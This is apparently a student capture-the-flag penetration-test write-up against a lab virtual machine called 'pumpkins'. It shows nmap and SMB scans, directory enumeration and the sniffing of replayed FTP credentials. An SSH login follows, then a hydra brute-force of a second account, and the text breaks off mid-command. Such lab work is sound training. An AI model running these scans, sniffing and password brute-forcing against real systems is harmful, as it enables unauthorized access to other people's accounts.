



Penetration Testing

Final Result:



I first performed an Nmap scan on the target IP address to obtain detailed information about the target, such as open ports and services.

```
$ sudo nmap 192.168.52.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-24 17:27 EDT
Nmap scan report for 192.168.52.1
Host is up (0.00035s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
1042/tcp  open  afrog
1043/tcp  open  boinc
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.52.2
Host is up (0.000078s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EF:C3:2C (VMware)

Nmap scan report for 192.168.52.139
Host is up (0.00046s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:E3:6E:11 (VMware)

Nmap scan report for 192.168.52.254
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.52.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FB:DE:B3 (VMware)

Nmap scan report for 192.168.52.128
Host is up (0.000070s latency).
All 1000 scanned ports on 192.168.52.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 10.40 seconds
```

I used the following Nmap command (`nmap -sT -p- -A -T4 192.168.52.139`) to perform a TCP connection scan on all ports of the target IP address (192.168.52.139) with aggressive detection options for operating system, version detection, and more, at a faster scan rate.

```
File Actions Edit View Help
(kali@kali) [~/Desktop]
$ nmap -sT -p- -A -T4 192.168.52.139
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-24 16:51 EDT
Nmap scan report for 192.168.52.139
Host is up (0.00043s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
| 2048 3d21c4f1b3a5807d9a50deaac2c74ed6 (RSA)
| 256 9218db55692c8eb45a8f390f5e4b7b7c (ECDSA)
| 256 15fee07e873bf0e5afe0376be5f0a8d5 (ED25519)
80/tcp    open  http
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: 100 Floors of Frights
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: PUMPKINS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_ nbstat: NetBIOS name: PUMPKINS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_ smb2-security-mode:
| 311:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2023-10-24T20:51:25
|_ start_date: N/A
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: pumpkins
|_ NetBIOS computer name: PUMPKINS\x00
|_ Domain name: \x00
|_ FQDN: pumpkins
|_ System time: 2023-10-24T16:51:25-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.37 seconds
```

From the above Nmap result we can see that the ssh port, is open. An http port is also open which indicated that a website could be running. The ports 139 and 445 are open indicates services using SMB.


```
(kali@kali) [~/Desktop]
$ nmap --script smb-vuln* -p 445 192.168.52.139
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-27 17:08 EDT
Nmap scan report for 192.168.52.139
Host is up (0.00076s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds


Host script results:
|_ smb-vuln-ms10-061: false
|_ smb-vuln-ms10-054: false
|_ smb-vuln-regsvcs-dos:
|_ VULNERABLE:
|_ Service regsvcs in Microsoft Windows systems vulnerable to denial of service
|_ State: VULNERABLE
|_ The service regsvcs in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 5.79 seconds
```

There are no CVE's to exploit this to gain remote code execution.



Upon visiting the website, there was an input field that said, 'What's my name?' I tried entering 'admin,' but it was denied. Also, there is another page, index.php, which provides a link to some sort of Halloween dance.



```
(kali@kali)~[~/Desktop]
$ gobuster dir -u http://192.168.52.139 -w /usr/share/seclists/Discovery/Web-Content/common.txt -k


Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.52.139
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/10/27 17:54:16 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 298]
/.htpasswd (Status: 403) [Size: 298]
/.hta (Status: 403) [Size: 293]
/index.php (Status: 200) [Size: 289]
/server-status (Status: 403) [Size: 302]
Progress: 4723 / 4724 (99.98%)

2023/10/27 17:54:18 Finished
```

I used tcpdump to analyze the traffic generated and found some interesting output where huge traffic is being generated from various IPs. Upon further analysis of the traffic through Wireshark, I found some FTP requests and responses containing a username 'bboy1' and the password 'dancedancedance'. It appears that the network traffic was intentionally replayed.

```

(kali@kali) ~/Desktop
$ sudo tcpdump -i eth0

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:22:35.148306 IP 192.168.52.128.49182 > 192.168.52.139.http: Flags [S], seq 1773643076, win 64240, options [mss 1460,sackOK,TS val 1221792486,ecn 0,nop,wscale 7], length 0
17:22:35.148775 IP 192.168.52.139.http > 192.168.52.128.49182: Flags [S.], seq 1498205496, ack 1773643077, win 28960, options [mss 1460,sackOK,TS val 5063334,ecn 1221792486,nop,wscale 6], length 0
17:22:35.148827 IP 192.168.52.128.49182 > 192.168.52.139.http: Flags [S.], ack 1, win 502, options [nop,nop,TS val 1221792487,ecn 5063334], length 0
17:22:35.149230 IP 192.168.52.128.49182 > 192.168.52.139.http: Flags [P.], seq 13340, ack 1, win 502, options [nop,nop,TS val 1221792487,ecn 5063334], length 347: HTTP: GET /enter.php HTTP/1.1
17:22:35.149587 IP 192.168.52.139.http > 192.168.52.128.49182: Flags [F.], ack 345, win 470, options [nop,nop,TS val 5063334,ecn 1221792487], length 0
17:22:35.151862 IP 192.168.52.139.http > 192.168.52.128.49182: Flags [P.], seq 11447, ack 348, win 470, options [nop,nop,TS val 5063334,ecn 1221792487], length 446: HTTP: HTTP/1.1 200 OK
17:22:35.151911 IP 192.168.52.128.49182 > 192.168.52.139.http: Flags [F.], ack 447, win 501, options [nop,nop,TS val 1221792490,ecn 5063334], length 0
17:22:35.196624 IP 192.168.52.128.34073 > dns.google.domain: 3030+ PTR? 139.52.168.192.in-addr.arpa. (45)
17:22:35.200764 IP dns.google.domain > 192.168.52.128.34073: 3030 NXDomain 0/0/0 (45)
17:22:35.201094 IP 192.168.52.128.53589 > dns.google.domain: 57312+ PTR? 128.52.168.192.in-addr.arpa. (45)
17:22:35.205307 IP dns.google.domain > 192.168.52.128.53589: 57312 NXDomain 0/0/0 (45)
17:22:35.301826 IP 192.168.52.128.48282 > dns.google.domain: 21638+ PTR? 8.8.8.8.in-addr.arpa. (38)
17:22:35.304973 IP dns.google.domain > 192.168.52.128.48282: 21638 1/0/0 PTR dns.google. (62)
17:22:37.151719 IP 192.168.52.128.38236 > lga34538-in-f3.1e100.net.http: Flags [F.], ack 1744702714, win 63791, length 0
17:22:37.151915 IP lga34538-in-f3.1e100.net.http > 192.168.52.128.38236: Flags [F.], ack 1, win 64240, length 0
17:22:37.176295 IP 192.168.52.128.52251 > dns.google.domain: 45804+ PTR? 195.40.251.142.in-addr.arpa. (45)
17:22:40.142433 IP 192.168.52.139.http > 192.168.52.128.49182: Flags [F.], seq 447, ack 348, win 470, options [nop,nop,TS val 5064586,ecn 1221792490], length 0
17:22:40.142654 IP 192.168.52.128.49182 > 192.168.52.139.http: Flags [F.], seq 348, ack 448, win 501, options [nop,nop,TS val 1221797481,ecn 5064586], length 0
17:22:40.142903 IP 192.168.52.139.http > 192.168.52.128.49182: Flags [F.], ack 349, win 470, options [nop,nop,TS val 5064586,ecn 1221797481], length 0
17:22:40.224202 ARP, Request who-has 192.168.52.139 tell 192.168.52.128, length 28
17:22:40.224653 ARP, Reply 192.168.52.139 is-at 00:0c:29:e3:6e:11 (oui Unknown), length 46
17:22:41.880565 IP 192.168.52.128.45628 > connected.by.freedominter.net.ntp: NTPv4, Client, length 48
17:22:41.906799 IP connected.by.freedominter.net.ntp > 192.168.52.128.45628: NTPv4, Server, length 48
17:22:42.183114 IP 192.168.52.128.49317 > dns.google.domain: 45804+ PTR? 195.40.251.142.in-addr.arpa. (45)
17:22:44.630887 IP KD106157043179.ppp-bb.dion.ne.jp.35384 > KD106157043179.ppp-bb.dion.ne.jp.ftp: Flags [S], seq 3315294576, win 29200, options [mss 1460,sackOK,TS val 838278,ecn 0,nop,wscale 6], length 0
17:22:44.630888 IP KD106157043179.ppp-bb.dion.ne.jp.ftp > KD106157043179.ppp-bb.dion.ne.jp.35384: Flags [S.], seq 897958213, ack 3315294577, win 28960, options [mss 1460,sackOK,TS val 759731689,ecn 838278,nop,w
scale 7], length 0
17:22:44.631215 IP KD106157043179.ppp-bb.dion.ne.jp.35384 > KD106157043179.ppp-bb.dion.ne.jp.ftp: Flags [F.], ack 1, win 457, options [nop,nop,TS val 838278,ecn 759731689], length 0
17:22:44.634311 IP KD106157043179.ppp-bb.dion.ne.jp.ftp > KD106157043179.ppp-bb.dion.ne.jp.35384: Flags [P.], seq 121, ack 1, win 227, options [nop,nop,TS val 759731693,ecn 838278], length 20: FTP: 220 (vsFTPd
3.0.3)
17:22:44.634730 IP KD106157043179.ppp-bb.dion.ne.jp.35384 > KD106157043179.ppp-bb.dion.ne.jp.ftp: Flags [F.], ack 21, win 457, options [nop,nop,TS val 838279,ecn 759731693], length 0
17:22:45.460640 IP KD106157043179.ppp-bb.dion.ne.jp.35384 > KD106157043179.ppp-bb.dion.ne.jp.ftp: Flags [P.], seq 113, ack 21, win 457, options [nop,nop,TS val 838483,ecn 759731693], length 12: FTP: USER bboy1
17:22:45.460642 IP KD106157043179.ppp-bb.dion.ne.jp.ftp > KD106157043179.ppp-bb.dion.ne.jp.35384: Flags [F.], ack 13, win 227, options [nop,nop,TS val 759732510,ecn 838483], length 0
17:22:45.461018 IP KD106157043179.ppp-bb.dion.ne.jp.ftp > KD106157043179.ppp-bb.dion.ne.jp.35384: Flags [P.], seq 21:55, ack 13, win 227, options [nop,nop,TS val 759732510,ecn 838483], length 34: FTP: 331 Pleas
e specify the password.
17:22:45.461573 IP KD106157043179.ppp-bb.dion.ne.jp.35384 > KD106157043179.ppp-bb.dion.ne.jp.ftp: Flags [F.], ack 55, win 457, options [nop,nop,TS val 838483,ecn 759732510], length 0
17:22:47.101659 IP 192.168.52.128.66616 > dns.google.domain: 58561+ PTR? 123.238.83.45.in-addr.arpa. (44)

```

Wireshark packet capture showing an FTP session. The user 'bboy1' successfully logs in with the password 'PASS_dancedancedance'.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_c6:7b:7b	VMware_ef:c3:2c	ARP	42	Who has 192.168.52.2? Tell 192.168.52.128
2	0.000173829	VMware_ef:c3:2c	VMware_c6:7b:7b	ARP	60	192.168.52.2 is at 00:50:56:ef:c3:2c
3	2.065495140	218.216.51.166	218.216.51.54	TCP	74	35384 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=838278 TSecr=0 WS=
4	2.065516059	218.216.51.54	218.216.51.166	TCP	74	21 → 35384 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=7597316
5	2.065891862	218.216.51.166	218.216.51.54	TCP	66	35384 → 21 [ACK] Seq=1 Ack=1 Win=29248 Len=0 TSval=838278 TSecr=759731693
6	2.068917198	218.216.51.54	218.216.51.166	FTP	86	Response: 220 (vsFTPd 3.0.3)
7	2.069348496	218.216.51.166	218.216.51.54	TCP	66	35384 → 21 [ACK] Seq=1 Ack=21 Win=29248 Len=0 TSval=838279 TSecr=759731693
8	2.886469036	218.216.51.166	218.216.51.54	FTP	78	Request: USER bboy1
9	2.886469396	218.216.51.54	218.216.51.166	TCP	66	21 → 35384 [ACK] Seq=21 Ack=13 Win=29056 Len=0 TSval=759732510 TSecr=838483
10	2.886744702	218.216.51.54	218.216.51.166	FTP	100	Response: 331 Please specify the password.
11	2.887356682	218.216.51.166	218.216.51.54	TCP	66	35384 → 21 [ACK] Seq=13 Ack=55 Win=29248 Len=0 TSval=838483 TSecr=759732510
12	7.502287549	218.216.51.166	218.216.51.54	FTP	88	Request: PASS dancedancedance
13	7.520018405	218.216.51.54	218.216.51.166	FTP	89	Response: 230 Login successful.
14	7.520474841	218.216.51.166	218.216.51.54	TCP	66	35384 → 21 [ACK] Seq=35 Ack=78 Win=29248 Len=0 TSval=839642 TSecr=759737144
15	7.520475252	218.216.51.166	218.216.51.54	FTP	72	Request: SYST
16	7.520475312	218.216.51.54	218.216.51.166	FTP	85	Response: 215 UNIX Type: L8
17	7.501742620	218.216.51.166	218.216.51.54	TCP	66	35384 → 21 [ACK] Seq=41 Ack=97 Win=29248 Len=0 TSval=839652 TSecr=759737144
18	16.780676696	218.216.51.166	218.216.51.54	FTP	74	Request: TYPE I

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
 Ethernet II, Src: VMware_c6:7b:7b (00:0c:29:c6:7b:7b), Dst: VMware_ef:c3:2c (00:50:56:ef:c3:2c)
 Address Resolution Protocol (request)

```
(kali@kali)~[~/Desktop]
$ sudo tcpdump -i eth0 -l | grep -E 'USER|PASS'

[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:27:58.055421 IP 90.156.213.181.35384 > 90.156.213.165.ftp: Flags [P.], seq 1:13, ack 21, win 457, options [nop,nop,TS val 838483 ecr 759731693], length 12: FTP: USER bboy1
17:28:02.673921 IP 90.156.213.181.35384 > 90.156.213.165.ftp: Flags [P.], seq 13:35, ack 55, win 457, options [nop,nop,TS val 839637 ecr 759732510], length 22: FTP: PASS_dancedancedance
^C23 packets captured
23 packets received by filter
0 packets dropped by kernel
```

Since the SSH port was open, I attempted to use the obtained credentials to SSH into the system and was successful, as shown in the following screenshot.

```
(kali@kali)~[~/Desktop]
$ ssh bboy1@192.168.52.139
The authenticity of host '192.168.52.139 (192.168.52.139)' can't be established.
ED25519 key fingerprint is SHA256:Rk39na3MTQc0k1tgU1tMtsnnvBLCc4h+Sbm3H+Ri8Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.52.139' (ED25519) to the list of known hosts.
bboy1@192.168.52.139's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

You have mail.
Last login: Tue Sep 24 21:58:46 2019 from 172.16.0.1
bboy1@pumpkins:~$
```

```
bboy1@pumpkins:~$ ls
home-backup.tar mail new-dance-moves.txt
bboy1@pumpkins:~$ cd mail/
bboy1@pumpkins:~/mail$ ls
saved-messages sent-mail
bboy1@pumpkins:~/mail$
```

Upon using ls, I could see that there are two files named 'saved-messages' and 'sent-mail'. The 'sent-mail' contains text congratulating David S. Pumpkins on a name change. The 'saved-messages' contain a message saying sorry that you missed the ceremony but that he knows the new name of David. It contains a hint saying he is bad at picking a password.

```
bboy1@pumpkins:~/mail$ cat sent-mail
From MAILER-DAEMON Tue Sep 24 21:20:45 2019
Date: 24 Sep 2019 21:20:45 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569374445@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From bboy1@pumpkins Tue Sep 24 21:20:45 2019 -0400
Date: Tue, 24 Sep 2019 21:20:45 -0400 (EDT)
From: B Boy 1 <bboy1@pumpkins>
To: "David S. Pumpkins" <david@pumpkins>
Subject: Congrats!
Message-ID: <alpine.DEB.2.20.1909242119150.14551@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: LR
X-Status:
X-Keywords:
X-UID: 1

Congrats on the name change, I am sorry I missed the ceremony. I can't
wait to hear more about it and what your new name is (looks like it's
still showing up as the old one on here.) I hope you had a great rest of
the day. I've been working on some new dance moves I can't wait to show you!

- B-Boy 1

bboy1@pumpkins:~/mail$
```

Sumanth Vankineni
UID 119351130


```

bboy1@pumpkins:~/mail$ cat saved-messages
From: MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.

From: bboy2@pumpkins Tue Sep 24 21:18:08 2019
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
Received: by pumpkins.localdomain (Postfix, from userid 1003)
        id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
        by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
        for <bboy1@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1emp

Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name. I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.

B-Boy 2

```

Sumanth Vankineni
UID 119351130

I tried changing directories to other users but was denied. Also, the user 'bboy1' is not listed in the sudoers file.

```

bboy1@pumpkins:/home$ ls
bboy1 bboy2 david enpm809q
bboy1@pumpkins:/home$ cd bboy2
-bash: cd: bboy2: Permission denied
bboy1@pumpkins:/home$ cd david/
-bash: cd: david/: Permission denied
bboy1@pumpkins:/home$ sudo su
[sudo] password for bboy1:
bboy1 is not in the sudoers file. This incident will be reported.
bboy1@pumpkins:/home$ cd enpm809q/
-bash: cd: enpm809q/: Permission denied
bboy1@pumpkins:/home$

```

So let's try to brute-force into the 'bboy2' user's account using Hydra with the common 'rockyou.txt' dictionary."

Hydra successfully brute-forced the password for the user 'bboy2', which is 'princess'.


```
(kali@kali)-[~/Desktop]
$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt 192.168.52.139 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 17:54:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.52.139:22/
[22][ssh] host: 192.168.52.139 login: bboy2 password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-24 17:54:33
```

Using these credentials, I logged into the system using ssh with the user 'bboy2'

```
(kali@kali)-[~/Desktop]
$ ssh bboy2@192.168.52.139
bboy2@192.168.52.139's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

240 packages can be updated.
184 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Tue Sep 24 21:13:03 2019 from 172.16.0.1
bboy2@pumpkins:~$ ls
mail  Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$ cd mail
bboy2@pumpkins:~/mail$ ls
saved-messages  sent-mail
bboy2@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:17:06 2019
Date: 24 Sep 2019 21:17:06 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
X-IMAP: 1569374226 0000000000
Status: RO

This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software.
If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
```

[illegible]

Upon enumerating the directories, I found a 'Pumpkins-Name-Change-Signed.pdf'.


I downloaded this file to my local using SCP, and upon viewing the PDF, it contained the changed name of David.

```
(kali@kali)-[~/Desktop]
